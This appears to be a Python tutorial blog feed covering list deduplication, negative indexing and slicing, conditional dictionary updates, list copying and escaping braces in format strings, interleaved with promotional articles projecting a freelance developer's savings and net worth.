To remove duplicates from a Python list while preserving the order of the elements, use the code list(dict.fromkeys(list)) that goes through two phases: (1) Convert the list to a dict using the dict.fromkeys() function with the list elements as keys and None as dict values. (2) Convert the dictionary back to a list using the list() constructor. As dictionaries preserve the order of the keys, the list ordering is preserved.
Problem: How to remove duplicates from a Python list while keeping the order of the list elements preserved?
You may find this question a little awkward. What has removing duplicates to do with preserving the order of the elements? The reason is simple: a well-known and efficient way to remove duplicates from a list is to convert the list to a set—which is duplicated-free—and converting it back to a list. Here’s what you may find everywhere:
The back-and-forth conversion list(set(lst)) removes all duplicates from the list. However, it doesn’t preserve the order of the elements. In the example, the string 'Alice' now appears before the integer 42.
So, how to remove duplicates while preserving the order of the elements?
The most Pythonic and blazingly fast approach is to use a dictionary:
The dict.fromkeys() method creates a new dictionary using the elements from an iterable as the keys. Python dictionary keys are unique by default so converting our list into a dictionary will remove duplicates automatically. Once this has been done with our initial list, converting the dictionary back results in the duplicate-free list.
This is the most Pythonic way to remove duplicates from a Python list while preserving the order.
Is this method fast? Like sets, dictionaries use hash tables, which means they are extremely fast.
Do you want to develop the skills of a well-rounded Python professional—while getting paid in the process? Become a Python freelancer and order your book Leaving the Rat Race with Python on Amazon (Kindle/Print)!
Do Python Dictionaries Preserve the Ordering of the Keys?
Surprisingly, the dictionary keys in Python preserve the order of the elements. So, yes, the order of the elements is preserved. (source)
Countless online resources like this argue that the order of dictionary keys is not preserved. They assume that the underlying implementation of the dictionary key iterables uses sets—and sets are well-known to be agnostic to the ordering of elements. But this assumption is wrong. The built-in Python dictionary implementation in cPython preserves the order.
You see that the order of elements is preserved so when converting it back, the original ordering of the list elements is still preserved:
print(list(dic))
# ['Alice', 'Bob', 1, 2, 3]
However, you cannot rely on it because any Python implementation could, theoretically, decide not to preserve the order (notice the “COULD” here is 100% theoretical and does not apply to the default cPython implementation).
If you need to be certain that the order is preserved, you can use the ordered dictionary library. In cPython, this is just a wrapper for the default dict implementation.
Removing Duplicates From Ordered Lists For Older Versions
Dictionaries only became ordered in all Python implementations when Python 3.7 was released (this was also an implementation detail of CPython 3.6).
So, if you’re using an older version of Python, you will need to import the OrderedDict class from the collections package in the standard library instead:
from collections import OrderedDict lst = [1, 1, 9, 1, 9, 6, 9, 7] result = list(OrderedDict.fromkeys(lst))
The output is the following duplicate-free list with the order of the elements preserved:
print(result) # [1, 9, 6, 7]
Interactive Code Shell
Let’s try this method in our interactive Python shell:
Exercise: Run the code. Does it work?
You can find more ways to remove duplicates while preserving the order in this detailed blog article:
To become successful in coding, you need to get out there and solve real problems for real people. That’s how you can become a six-figure earner easily. And that’s how you polish the skills you really need in practice. After all, what’s the use of learning theory that nobody ever needs?
Practice projects is how you sharpen your saw in coding!
Do you want to become a code master by focusing on practical code projects that actually earn you money and solve problems for people?
Then become a Python freelance developer! It’s the best way of approaching the task of improving your Python skills—even if you are a complete beginner.
What is the net worth of a freelance developer? In this article, you’ll learn the expected net worth of a freelance developer as a rough estimate.
Definition net worth:Net worth is the value the assets a person or corporation owns, minus the liabilities they owe. It is an important metric to gauge a company’s health and it provides a snapshot of the firm’s current financial position. (source)
The net worth of a freelance developer who earns the average $134,400 per year and saves 10% per year in a low-cost S&P500 index fund is $204,192 after 10 years, $687,592 after 20 years, and $4,541,140 after 40 years. Under these assumptions, a freelance developer with a savings rate of 20% reaches $1,000,000 net worth in year 18. An alternative measurement stick is a simple P/E valuation based on which the expected net worth of a freelance developer would be approximately 10x earnings which is $1,344,000.
Let’s see how we developed these numbers based on realistic assumptions and averaged statistics over millions of US workers.
To come up with a meaningful figure, we’re going for a few assumptions:
Assumptions
We assume a US-based freelance developer. Most non-US freelancers can approximate the net worth and earning potential of a US-based freelance developer by using freelancing platforms such as Upwork and Fiverr to participate in the US economy.
We assume that the freelance developer has average skills earning the average hourly rate of a Python developer of $56 per hour. The average Python developer worldwide earns $56 per hour (fluctuations between $51 and $61). This statistic is based on five credible online sources including the US government. You can learn more about the hourly rate here.
Based on a conservative estimation, your income as a Python freelancer will be $134,400 per year assuming a normal workday of eight billed hours per day for 300 days per year.
We assume that the freelancer has a saving rates of 10%. The average savings rate in the US has been between 7% and 17% during the COVID-19 crisis:
So, if you start with age 20, you’d have an $11,000,000 net worth at age 70—quite a legacy! Here’s the yearly table:
Years
Future Value (9.00%)
Total Contributions
Year 0
$0.00
$0.00
Year 1
$13,440.00
$13,440.00
Year 2
$28,089.60
$26,880.00
Year 3
$44,057.66
$40,320.00
Year 4
$61,462.85
$53,760.00
Year 5
$80,434.51
$67,200.00
Year 6
$101,113.62
$80,640.00
Year 7
$123,653.84
$94,080.00
Year 8
$148,222.69
$107,520.00
Year 9
$175,002.73
$120,960.00
Year 10
$204,192.98
$134,400.00
Year 11
$236,010.34
$147,840.00
Year 12
$270,691.27
$161,280.00
Year 13
$308,493.49
$174,720.00
Year 14
$349,697.90
$188,160.00
Year 15
$394,610.71
$201,600.00
Year 16
$443,565.68
$215,040.00
Year 17
$496,926.59
$228,480.00
Year 18
$555,089.98
$241,920.00
Year 19
$618,488.08
$255,360.00
Year 20
$687,592.01
$268,800.00
Year 21
$762,915.29
$282,240.00
Year 22
$845,017.66
$295,680.00
Year 23
$934,509.25
$309,120.00
Year 24
$1,032,055.09
$322,560.00
Year 25
$1,138,380.05
$336,000.00
Year 26
$1,254,274.25
$349,440.00
Year 27
$1,380,598.93
$362,880.00
Year 28
$1,518,292.84
$376,320.00
Year 29
$1,668,379.19
$389,760.00
Year 30
$1,831,973.32
$403,200.00
Year 31
$2,010,290.92
$416,640.00
Year 32
$2,204,657.10
$430,080.00
Year 33
$2,416,516.24
$443,520.00
Year 34
$2,647,442.70
$456,960.00
Year 35
$2,899,152.54
$470,400.00
Year 36
$3,173,516.27
$483,840.00
Year 37
$3,472,572.74
$497,280.00
Year 38
$3,798,544.28
$510,720.00
Year 39
$4,153,853.27
$524,160.00
Year 40
$4,541,140.06
$537,600.00
Year 41
$4,963,282.67
$551,040.00
Year 42
$5,423,418.11
$564,480.00
Year 43
$5,924,965.74
$577,920.00
Year 44
$6,471,652.65
$591,360.00
Year 45
$7,067,541.39
$604,800.00
Year 46
$7,717,060.12
$618,240.00
Year 47
$8,425,035.53
$631,680.00
Year 48
$9,196,728.72
$645,120.00
Year 49
$10,037,874.31
$658,560.00
Year 50
$10,954,723.00
$672,000.00
After only 24 years working as a freelance developer, you’ll become a millionaire! Note that this graphic doesn’t talk about inflation which could reduce your pace by 2-3% per year. On the other hand, inflation will probably also cause your yearly earnings to rise. Also, you could probably increase your savings rate as you earn more and more through investments. Together, these two factors may balance out.
The same discussion must be made about the development of your skills. In this simulation, we assume that your skills remain average all your life. In my experience, you can reach this average skill relatively quickly after 4-5 years focused effort. You can check out my detailed Python freelancer program to learn how you can accelerate the process towards your thriving freelance developing business online. So, your earnings will probably grow over the years which makes it easier and easier to save more and more money over time.
Related video:
Note that with 20% savings rate (which is possible for most people), you’d reach your goals much earlier:
With a savings rate of 20%, you can reach the $10 million mark already after 40 years and the $1 million mark after 18 years.
Years
Future Value (9.00%)
Total Contributions
Year 0
$0.00
$0.00
Year 1
$26,880.00
$26,880.00
Year 2
$56,179.20
$53,760.00
Year 3
$88,115.33
$80,640.00
Year 4
$122,925.71
$107,520.00
Year 5
$160,869.02
$134,400.00
Year 6
$202,227.23
$161,280.00
Year 7
$247,307.68
$188,160.00
Year 8
$296,445.38
$215,040.00
Year 9
$350,005.46
$241,920.00
Year 10
$408,385.95
$268,800.00
Year 11
$472,020.69
$295,680.00
Year 12
$541,382.55
$322,560.00
Year 13
$616,986.98
$349,440.00
Year 14
$699,395.81
$376,320.00
Year 15
$789,221.43
$403,200.00
Year 16
$887,131.36
$430,080.00
Year 17
$993,853.18
$456,960.00
Year 18
$1,110,179.96
$483,840.00
Year 19
$1,236,976.16
$510,720.00
Year 20
$1,375,184.02
$537,600.00
Year 21
$1,525,830.58
$564,480.00
Year 22
$1,690,035.33
$591,360.00
Year 23
$1,869,018.51
$618,240.00
Year 24
$2,064,110.17
$645,120.00
Year 25
$2,276,760.09
$672,000.00
Year 26
$2,508,548.50
$698,880.00
Year 27
$2,761,197.86
$725,760.00
Year 28
$3,036,585.67
$752,640.00
Year 29
$3,336,758.38
$779,520.00
Year 30
$3,663,946.64
$806,400.00
Year 31
$4,020,581.83
$833,280.00
Year 32
$4,409,314.20
$860,160.00
Year 33
$4,833,032.48
$887,040.00
Year 34
$5,294,885.40
$913,920.00
Year 35
$5,798,305.08
$940,800.00
Year 36
$6,347,032.54
$967,680.00
Year 37
$6,945,145.47
$994,560.00
Year 38
$7,597,088.56
$1,021,440.00
Year 39
$8,307,706.53
$1,048,320.00
Year 40
$9,082,280.12
$1,075,200.00
Year 41
$9,926,565.33
$1,102,080.00
Year 42
$10,846,836.21
$1,128,960.00
Year 43
$11,849,931.47
$1,155,840.00
Year 44
$12,943,305.31
$1,182,720.00
Year 45
$14,135,082.78
$1,209,600.00
Year 46
$15,434,120.23
$1,236,480.00
Year 47
$16,850,071.05
$1,263,360.00
Year 48
$18,393,457.45
$1,290,240.00
Year 49
$20,075,748.62
$1,317,120.00
Year 50
$21,909,446.00
$1,344,000.00
Where to Go From Here?
Enough theory, let’s get some practice!
To become successful in coding, you need to get out there and solve real problems for real people. That’s how you can become a six-figure earner easily. And that’s how you polish the skills you really need in practice. After all, what’s the use of learning theory that nobody ever needs?
Practice projects is how you sharpen your saw in coding!
Do you want to become a code master by focusing on practical code projects that actually earn you money and solve problems for people?
Then become a Python freelance developer! It’s the best way of approaching the task of improving your Python skills—even if you are a complete beginner.
To access the last element of a Python list, use the indexing notation list[-1] with negative index -1 which points to the last list element. To access the second-, third-, and fourth-last elements, use the indices -2, -3, and -4. To access the n last elements of a list, use slicing list[:-n-1:-1] with negative stop index -n and negative step size -1.
Method 1: Access the Last Element with Negative Indexing -1
To bring everybody on the same page, let me quickly explain indices in Python by example. Suppose, you have list ['u', 'n', 'i', 'v', 'e', 'r', 's', 'e']. The indices are simply the positions of the characters of this string.
(Positive) Index
0
1
2
3
4
5
6
7
Element
‘u’
‘n’
‘i’
‘v’
‘e’
‘r’
‘s’
‘e’
Negative Index
-8
-7
-6
-5
-4
-3
-2
-1
Positive Index: The first character has index 0, the second character has index 1, and the i-th character has index i-1.
Negative Index: The last character has index -1, the second last character has index -2, and the i-th last character has index -i.
Now, you can understand how to access the last element of the list:
But how to access the second-last element? Just use index -2!
friends = ['Alice', 'Bob', 'Liz']
print(friends[-2])
# Bob
Method 2: Access the n Last Elements with Slicing
But what if you want to access the n last elements? The answer is slicing.
The default slicing operation list[start:stop:step] accesses all elements between start (included) and stop (excluded) indices, using the given step size over the list. For example, the slicing operation friends[0:3:2] would start with the first element 'Alice' and end with the third element 'Liz' (included), but taking only every second element due to the step size of 2—effectively skipping the second element 'Bob'.
You can use slicing with negative start and stop indices and with negative stop size to slice from the right to the left. To access the n last elements in the slice, you’d therefore use the following code:
universe = ['u', 'n', 'i', 'v', 'e', 'r', 's', 'e'] # Access the n=4 last element from the list:
n = 4
print(universe[:-n-1:-1])
# ['e', 's', 'r', 'e']
There are different points to consider in the code:
You use a negative step size -1 which means that you slice from the right to the left.
If you don’t provide a value for start, stop, or step indices, Python takes the default ones. For example, we don’t provide the start index and perform negative slicing so Python starts from the last element 'e'.
You want to get the n last elements. The n-th last element has index -n. But as the stop index is never included in the slice, we need to slice one step further to the left—to the element with index -n-1 to include the element with index -n.
Try this yourself in our interactive code shell:
Exercise: What happens if the list has less than n characters?
Where to Go From Here?
Enough theory, let’s get some practice!
To become successful in coding, you need to get out there and solve real problems for real people. That’s how you can become a six-figure earner easily. And that’s how you polish the skills you really need in practice. After all, what’s the use of learning theory that nobody ever needs?
Practice projects is how you sharpen your saw in coding!
Do you want to become a code master by focusing on practical code projects that actually earn you money and solve problems for people?
Then become a Python freelance developer! It’s the best way of approaching the task of improving your Python skills—even if you are a complete beginner.
Summary: To update a key in a dictionary if it doesn’t exist, you can check if it is present in the dictionary using the inkeyword along with the if statement and then update the key-value pair using subscript notation or update() method or the * operator. Another workaround for this is, using the setdefault(key[, default]) method which updates the dictionary with the key-value pair only if it doesn’t exist in the dictionary otherwise, it returns the pre-existing items.
Problem: Given a dictionary; how to update a key in it if the key does not exist?
Example:
device = { "brand": "Apple", "model": "iPhone 11",
} < Some Method to Check if key-value pairs "color" : "red" and "year" : 2019 exists or not and then update/insert it in the dictionary > print(device)
Method 1: Create A New Key-Value Pair Assign It To Dictionary | Subscript Notation
We can create a new index key and then assign a value to it and then assign the key-value pair to the dictionary. Let us have a look at the following program which explains the syntax to create a new key-value pair and assign it to the dictionary:
The update() method is used to insert or update a specific key-value pair in a dictionary. The item to be inserted can also be another iterable. Also, if the specified key is already present in the dictionary then the previous value will be overwritten.
The following code demonstrates the usage of the update() method:
We can combine an existing dictionary and a key-value pair using the * operator. Let us have a look at the following code to understand the concept and usage of the * operator to insert items in a dictionary.
Disclaimer: In the above methods if we do not check the presence of a key in the dictionary, then the value will be overwritten in the dictionary if the key and value are already existing in the dictionary. Now, that brings us to the second section of our discussion!
Section 2: Check If A Key Is Present In A Dictionary
Method 1: Using The in Keyword
The in keyword is used to check if a key is already present in the dictionary. The following program explains how we can use the in keyword.
device = { "brand": "Apple", "model": "iPhone 11", "year":2018
} if "year" in device: print("key year is present!")
else: print("key year is not Present!") if "color" in device: print("key color is present!")
else: print("key color is not present!")
Output:
key year is present!
key color is not present!
Note: Just like the in keyword, we can use thenot in keyword to check if the key is not present in the dictionary.
Method 2: Using keys() Function
keys() is an inbuilt method that extracts the keys present in a dictionary and stores them in a list. Thus with the help of this inbuilt method, we can determine if a key is present in the dictionary.
Let us have a look a the following program to understand how to use the keys() method and check the availability of a key in the dictionary:
device = { "brand": "Apple", "model": "iPhone 11", "year":2018
} if "year" in device.keys(): print("key year is present!")
else: print("key year is not Present!") if "color" in device.keys(): print("key color is present!")
else: print("key color is not present!")
Output:
key year is present!
key color is not present!
Method 3: Using has_key() Function
If you are using Python 2.x then you might fancy your chances with the has_key() method which is an inbuilt method in Python that returns true if the specified key is present in the dictionary else it returns false.
Caution:has_key() has been removed from Python 3 and also lags behind the in keyword while checking for the presence of keys in a dictionary in terms of performance. So you must use avoid using it if you are using Python 3 or above.
Now let us have a look at the following program to understand how we can use the has_key() method:
device = { "brand": "Apple", "model": "iPhone 11", "year":2018
} if device.has_key("year"): print("key year is present!")
else: print("key year is not Present!") if device.has_key("color"): print("key color is present!")
else: print("key color is not present!")
Output:
key year is present!
key color is not present!
Phew!!! Now, we are finally equipped with all the procedures to check as well as update a key in a dictionary if it does not exist in the dictionary. That brings us to the final stages of our discussion where we shall combine our knowledge from section 1 and section 2 to reach the desired output.
Update Key In Dictionary If It Doesn’t Exist
Solution 1: Using Concepts Discussed In Section 1 and Section 2
Since we are through with the concepts, let us dive into the program to implement them and get the final output:
device = { "brand": "Apple", "model": "iPhone 11",
} # Method 1 : Create a New Key_Value pair and check using the in keyword
if "color" not in device: device["color"] = "red" # Method 2 : Use update() method and check using the not in keyword
if "year" not in device.keys(): device.update({"year" : 2019}) # Method 2 : Use * operator and check using the not in keyword
if "brand" not in device.keys(): device.update({"brand" : "Samsung" })
else: print(device)
setdefault() is an inbuilt Python method which returns the value of a key if it already exists in the dictionary and if it does not exist then the key value pair gets inserted into the dictionary.
Let us have a look at the following program which explains the setdefault() method in python:
I hope after reading this article you can check and update values in a dictionary with ease. In case you have any doubts regarding Python dictionaries, I highly recommend you to go through our tutorial on Python dictionaries.
To become successful in coding, you need to get out there and solve real problems for real people. That’s how you can become a six-figure earner easily. And that’s how you polish the skills you really need in practice. After all, what’s the use of learning theory that nobody ever needs?
Practice projects is how you sharpen your saw in coding!
Do you want to become a code master by focusing on practical code projects that actually earn you money and solve problems for people?
Then become a Python freelance developer! It’s the best way of approaching the task of improving your Python skills—even if you are a complete beginner.
Problem: If you assign a list object to a new variable using new_list = old_list, any modification to new_list changes old_list. What’s the reason for this and how can you clone or copy the list to prevent this problem?
Appending an element to the new_list also modifies the original list old_list. Thus, old_list has now four elements—even though you didn’t change it directly.
Explanation
This problem of simultaneously modifying “two” lists arises because you don’t have two lists but only a single one.
In Python, everything is an object. You create a new list object ['Alice', 'Bob', 'Carl'] that resides in your machine’s memory. Both variable names new_list and old_list point to the same object in memory—if you modify one, you also modify the other!
The following interactive tool visualizes the memory used by the Python interpreter when executing this particular code snippet:
Exercise: Visualize how the problem arises by clicking “Next”.
Do you understand the source of the problem? Great, let’s dive into the solutions starting with a short overview!
Solution Overview
You can see all three solutions discussed in this tutorial in our interactive Python shell:
Exercise: Change the original list. Do all three methods still produce the same output?
Next, you’ll learn about each method in greater detail!
The slicing operation old_list[:] creates a new list, so the variables new_list and old_list now point to different objects in memory. If you change one, the other doesn’t change.
This is the way with the least amount of characters and many Python coders would consider this the most Pythonic one. If you want to learn more about slicing, watch the following video and dive into the detailed blog tutorial.
The list.copy() method copies all list elements into a new list. The new list is the return value of the method. It’s a shallow copy—you copy only the object references to the list elements and not the objects themselves.
The result is the same as the slicing method: you have two variables pointing to two different list objects in memory.
You can learn more about the list.copy() method in my detailed blog tutorial and the following video:
To become successful in coding, you need to get out there and solve real problems for real people. That’s how you can become a six-figure earner easily. And that’s how you polish the skills you really need in practice. After all, what’s the use of learning theory that nobody ever needs?
Practice projects is how you sharpen your saw in coding!
Do you want to become a code master by focusing on practical code projects that actually earn you money and solve problems for people?
Then become a Python freelance developer! It’s the best way of approaching the task of improving your Python skills—even if you are a complete beginner.
Summary: Use one of the following methods to format strings that contain curly braces:
Use double curly braces {{}}
Use the old string formatting, i.e. the % operator
Use the JSON Library
Use Template Strings
Problem: Given a string literal with curly braces; how to format the string and ensure that the curly braces are available in the output?
To understand the problem statement, let us have a look at the following example:
Example:
x = "{Serial No.}{0} ".format(1)
print(x)
Output:
Traceback (most recent call last): File "main.py", line 1, in <module> x = "{Serial No.}{0} ".format(1)
KeyError: 'Serial No'
From the above example it is clear that when we execute a print statement with a literal text that contains the curly braces, the program raises a KeyError unless we provide the proper syntax for string formatting. In this article, we shall be discussing the methods to overcome this problem and print our text with the curly braces along with string formatting. Therefore:
Desired Output:
{Serial No:}1
Before we dive into the solutions, let us have a look at the reason behind the KeyError exception.
KeyError Exception
A KeyError is raised when you try to access or look for a value in a dictionary that does not exist. For example, consider the following dictionary:
The above code will raise a KeyError exception. This is because we are trying to access the key ‘age‘ which does not exist within the dictionary profile. Since the key does not exist, we cannot access any value using this key.
Here’s what we get when we execute the above program:
Traceback (most recent call last): File "main.py", line 8, in <module> print(profile['age'])
KeyError: 'age'
No, the question that needs to be addressed is – “Why are we getting the KeyErorwhile formatting a string that contains a text along with curly braces?”
Reason: The .format() generally expects things inside { } to be keys but in this case, it is unable to do so since ‘Serial No.' is not a key. Therefore .format() unable to parse the data. This results in a KeyError as we are trying to access a key-value that does not exist.
Now that we know why we are getting the KeyError let us dive into the solutions to avoid this error.
Method 1: Using Double Curly Braces
We already discussed that {} inside a format string are special characters, therefore if we want to include braces as a part of our literal text, we need to tell the .format string parser that the given curly braces must be escaped and considered as a part of the given text literal. This can be easily done by doubling the curly braces encompassing the string, that is using the following syntax: {{Serial No.}}
The following program denotes how we can use double curly braces to reach our solution:
If you do not want to use the double curly braces then you might fancy the old style of string formatting that uses the modulo (%) operator. Let us have a look at the following program to understand how we can use the modulo operator to print our string along with curly braces in it.
x = " {Serial No.}%s"
print (x%(1))
Output
{Serial No.}1
Method 3: Using The JSON Library
In situations where you need to deal with complex JSON strings, the most efficient method of dealing with such scenarios is to use the JSON library in your program.
★ The json.dumps() method is used to covert a Python object, like a dictionary, to a JSON string.
Consider the following example which explains how we can use the JSON library to print JSON strings:
import json group = "Admin"
id = 1111
x = {"ID" : id, "Group" : group}
print(json.dumps(x))
Output:
{"ID": 1111, "Group": "Admin"}
Have a look at the following snippet given below to compare and contrast how complex and messy the syntax becomes when we try to print the same string using {{}} in our program.
group = "Admin"
id = 1111
print('{{"ID": {}, "Group": {}}}'.format(id,group))
Output:
{"ID": 1111, "Group": Admin}
Method 4: Using Template Strings
Template strings are used to provide string substitutions. If you want to avoid extra curly braces and % based substitutions then you can use the Template class of the string module.
★ The substitute() method performs template substitution a returns a new string.
Disclaimer: This might be a little confusing and prone to several exceptions if not properly used which is why I personally do not recommend you to use this procedure unless absolutely necessary.
Let us have a look at the following program to understand the usage of Template strings:
from string import Template
x = Template("$open Serial No: $close")
x = x.substitute(open='{',close='}')
print('{} {}'.format(x,1))
Output:
{ Serial No: } 1
EXERCISE
Now let’s get our hands dirty and practice some coding. Can you guess the output of the following snippet?
Note: Make sure you follow the comments in the given snippet which will unlock an important concept for you!
greet = "HELLO FINXTER"
name = input("Enter Your Name: ")
age = input("Enter Your Age:")
print("\n")
# to resolve an expression in the brackets instead of using literal text use three sets of curly braces
print(f"{{{greet.lower()}}} {name}")
print('{{You are {} years old!}}'.format(age))
Conclusion
In this article, we discussed various methods to format a string that contains curly braces in Python. Frankly speaking, the double curly braces is the simplest solution while using the JSON Library is the most efficient method while dealing with complex JSON data. However, you are always free to use any method that suits your requirements and the best way of getting hold of all these techniques is to practice them. So without further delay, please try them in your system, and please feel free to drop queries.
To become successful in coding, you need to get out there and solve real problems for real people. That’s how you can become a six-figure earner easily. And that’s how you polish the skills you really need in practice. After all, what’s the use of learning theory that nobody ever needs?
Practice projects is how you sharpen your saw in coding!
Do you want to become a code master by focusing on practical code projects that actually earn you money and solve problems for people?
Then become a Python freelance developer! It’s the best way of approaching the task of improving your Python skills—even if you are a complete beginner.
You’ll first learn about the definition of freelancing. Then, I’ll show you how you can evaluate whether the freelance developing niche is attractive for you and whether you can expect it to grow over time. So, let’s get started, shall we?
Definition
Freelancing is the act of delivering a service to another business or another customer in exchange for a defined rate.
If you travel back in time—say, ten years—freelancing would be the act of delivering your services to another business: a B2B (business-to-business) transaction.
But, since the appearance of freelancing platforms such as Upwork or Fiverr, it more and more became a B2C (business-to-customer) transaction. There are plenty of people, often employees, who need your services to become more and more productive.
In essence, you’re solving problems for other people. These people can be businesses, private persons, or employees. These people hire you to solve a problem for them. This makes perfect sense: in our world, everyone is a business owner.
As a person, employee, or freelancer, you are a one-person business that gets hired by organizations and other businesses.
As an employee, you are already a freelancer—have a look at the definition again. You sell your services to another party. You get paid by the hour. If you have experience as an employee, you have experience as a freelancer, too, because being an employee is nothing but a special case of being a freelancer.
But there are many more forms of freelancing. As an employee, you’re in a contract between your employer and yourself that ranges for many months. As a freelancer, you can also have these types of contracts: You can agree to contracts that range many years—in fact, businesses hire freelancers often on a long-term basis. If it makes economic sense to hire you once, why shouldn’t it make sense to hire you on a regular basis? But you can also have much smaller contracts that range only for a few hours.
Freelancing comes with all kinds of advantages and disadvantages. But as the term freelancing is so broadly defined, you cannot really generalize those: no advantage and no disadvantage will apply to any type of freelancing gig. Well, as a freelancer, you can aim for the best of both worlds: income security and higher income—if you design your freelancing business in an intelligent way.
Let’s have a deeper look into the freelance developer niche—is it attractive?
About the Freelance Developing Niche
Make no mistake: niche selection is critical.
Many people will tell you that you can select any niche. But this is only partially true.
Sure, if you join the top 10% of people in any niche, you’ll earn a lot of money and you’ll succeed in your profession.
But if you select the right niche, you can earn 10x or even 100x as a person in the top 10%. An example would be the niche “journalism” vs “machine learning engineer“.
As a top journalist, you can expect to earn $50,000-$100,000 per year. (source)
As a top machine learning engineer, you can expect to earn $200,000-$1,000,000 per year. (source)
That’s 4x to 10x difference in earnings of the top guys and gals! Niche selection is crucial.
Python Employee vs Freelancer
So, you may ask: should you go into the freelance developing niche—for instance, Python freelancing—or should you go into the pure Python development niche and become an employee?
I’ve recently read a book from the great Richard Koch: The Star Principle. He’s the author of The 80/20 Principle as well and he’s worth hundreds of millions of dollars. How has he done it?
He invests all his money in so-called “star companies”. And he has worked all his life in the same “star companies”. These companies generate lots of cash and everyone who’s involved benefits from their cash-generating ability.
A star business is an industry leader in a high-growth industry. This concept was developed by the Boston Consulting Group many decades ago—but it still applies to today’s businesses. Have a look at the matrix taken from BCG:
You want to invest your time and money only into businesses that are in high-growth markets and that have a high market share. An example is Google as the leader in the search engine market when the search engine market was still growing by more than 10% per year. Today, Google would be a “Cash Cow” according to the model—still attractive but not necessarily a star anymore.
The combination of being an industry leader and being in a high-growth market is very powerful.
As an industry leader, you have higher profit margins and more cash to reinvest than any other player in the market. This allows you to keep your growth rate over each other player in the market. Plus, you enjoy strong network effects (“the rich get richer”)—everyone knows you’re the leader so customers will come to you which reinforces your position as the leader.
As a company in a high-growth market, you will grow significantly even if you only maintain your market share.
If you can participate in a company that is the leader in a high-growth niche, you can expect significant benefits (if you don’t overpay as an investor).
So, how does it apply to the freelance developer niche?
The freelancing niche is growing double digits every year. Both companies Upwork and Fiverr (the industry leaders) grow more than 10% per year for many years.
These companies are out to disrupt the organization of the world’s talents. And if they keep growing, they’ll accomplish it!
As a developer, as a coder, you’re in an industry that grows 5% per year based on my estimation. It’s an attractive industry but it’s not a “star industry” anymore. Coding is still important and it will grow in importance over time. But it is not a high-growth niche anymore.
As a freelance developer though, you’re both in the freelancing and in the developer niche. Both grow significantly and their growth compounds. So, being a freelance developer is an extremely attractive niche.
If you combine it with Python which is the fastest-growing major programming language, you obtain a combination that has a high potential to transform your life.
If you want to participate in this disruptive trend, you should consider becoming a Python freelancer. Check out my Python freelancer course to get this going FAST!
Leaving the Rat Race
Do you want to develop the skills of a well-rounded Python professional—while getting paid in the process? Become a Python freelancer and order your book Leaving the Rat Race with Python on Amazon (Kindle/Print)!
Do you want to work from home and earn a healthy living as a freelance developer? There never has been a better time! Freelance Developers make $51 per hour, on average, in the US.
Check those resources out—because success is about being prepared! All links open in a new tab.
Freelance Developer First Steps
Freelance Developer About
Freelance Developer Definition
Freelance Developer Skills
Freelance Developer Description
Freelance Developer Meaning
Freelance Developer Without Experience
Freelance Developer Work From Home
Freelance Developer Remote
Freelance Developer Experience
Freelance Developer Languages
Freelance Developer Niche
Freelance Developer Salary
Freelance Developer Hourly Rate
Freelance Developer Yearly Rate
Freelance Developer Income
Freelance Developer Estimates
Freelance Developer Price
Freelance Developer Pay
Freelance Developer Average Income
Freelance Developer Salary
Freelance Developer Hourly Rate (UK, Germany, Hong Kong, …)
Freelance Developer Net Worth
Freelance Developer Make
Freelance Developer Finding Jobs
Freelance Developer Gigs
Freelance Developer Projects
Freelance Developer Job Description
Freelance Developer Vacancy
Freelance Developer Jobs Online
Freelance Developer Platform
Freelance Developer Sites
Freelance Developer for Hire
Freelance Developer LinkedIn
Freelance Developer Marketplace
Freelance Developer Community
Freelance Developer Forum
Freelance Developer Education
Freelance Developer Udemy
Freelance Developer Guides and How-tos
Freelance Developer Course
Freelance Developer Masterclass
Freelance Developer Book
Freelance Developer Podcast
Freelance Developer Blog
Freelance Developer Group
Freelance Developer Help
Freelance Developer Quora
Freelance Developer Reddit
Freelance Developer Tips
Freelance Developer Tools & Templates
Freelance Developer Resume
Freelance Developer Website
Freelance Developer Website Examples
Freelance Developer Website Templates
Freelance Developer Employment Documents
Freelance Developer Templates
Freelance Developer Profile
Freelance Developer Portfolio
Freelance Developer Personal Website
Freelance Developer Tools
Freelance Developer Contract Template
Freelance Developer Invoice Template
Freelance Developer Agreement
Freelance Developer Logo
Freelance Developer Contract Template
Freelance Developer CV
Freelance Developer Contract
Freelance Developer Bio
Freelance Developer Branding
Freelance Developer Legal
Freelance Developer Taxes
Freelance Developer LLC
Freelance Developer Work Specializations
Freelance Web Developer Online
Freelance Qt Developer
Freelance Quant Developer
Freelance Software Developer
Freelance Java Developer
Freelance Developer Embedded
Freelance eLearning Developer
Freelance Email Developer
Freelance Email Developer Jobs
Freelance Developer Web
Freelance eCommerce Developer
Freelance ETL Developer
Freelance React Developer
Freelance Developer WordPress
Freelance Tableau Developer
Freelance Tally Developer
Freelance Zoho Developer
Freelance Unity Developer
Freelance UI Developer
Freelance Unreal Developer
Freelance Umbraco Developer
Freelance Frontend Developer
Freelance Flutter Developer
Freelance Full Stack Developer
Freelance Filemaker Developer
Freelance Firmware Developer
Freelance Flask Developer
Freelance Frontend Developer
Freelance Game Developer
Freelance Go Developer
Freelance GIS Developer
Freelance Hubspot Developer
Freelance HTML Developer
Freelance Labview Developer
Freelance VR Developer
Freelance VBA Developer
Freelance UI Developer
Freelance Video Game Developer
Freelance Backend Developer
Freelance Blockchain Developer
Freelance .Net Developer
Freelance Mobile Developer
Freelance Magento Developer
Freelance iOS Developer
Freelance IONIC Developer
Freelance Odoo Developer
Freelance Outsystems Developer
Freelance App Developer
Freelance Android Developer
Freelance Angular Developer
Freelance Database Developer
Freelance Django Developer
Freelance Drupal Developer
Freelance Delphi Developer
Freelance Oracle Developer
Hiring Freelance Developers
Freelance Developer Wanted / Required
Freelance Developer Agency
Freelance Developer Region Specifics
Freelance Developer US
Freelance Developer Germany
Freelance Developer UK
Freelance Developer India
Freelance Developer Canada
Freelance Developer Hong Kong
Freelance Developer Philippines
Freelance Developer Australia
Freelance Developer Indonesia
Freelance Developer Ukraine
Freelance Developer Malaysia
Freelance Developer Singapore
Freelance Developer South Africa
Freelance Developer Switzerland
Freelance Developer Dubai
Freelance Developer Berlin
Freelance Developer Gurgaon
Freelance Developer Kolkata
Freelance Developer London
Freelance Developer Leeds
Freelance Developer New York
Freelance Developer Toronto
Freelance Developer Chennai
Freelance Developer Vancouver
Freelance Developer Bangalore
Freelance Developer NZ
Freelance Developer Near Me
Freelance Developer New Zealand
Freelance Developer Newcastle
Freelance Developer Wellington
Freelance Developer in Cape Town
Freelance Developer Melbourne
Freelance Developer Manchester
Freelance Developer Midlands
Freelance Developer Oslo
Freelance Developer Amsterdam
Freelance Developer Sydney
Where to Go From Here?
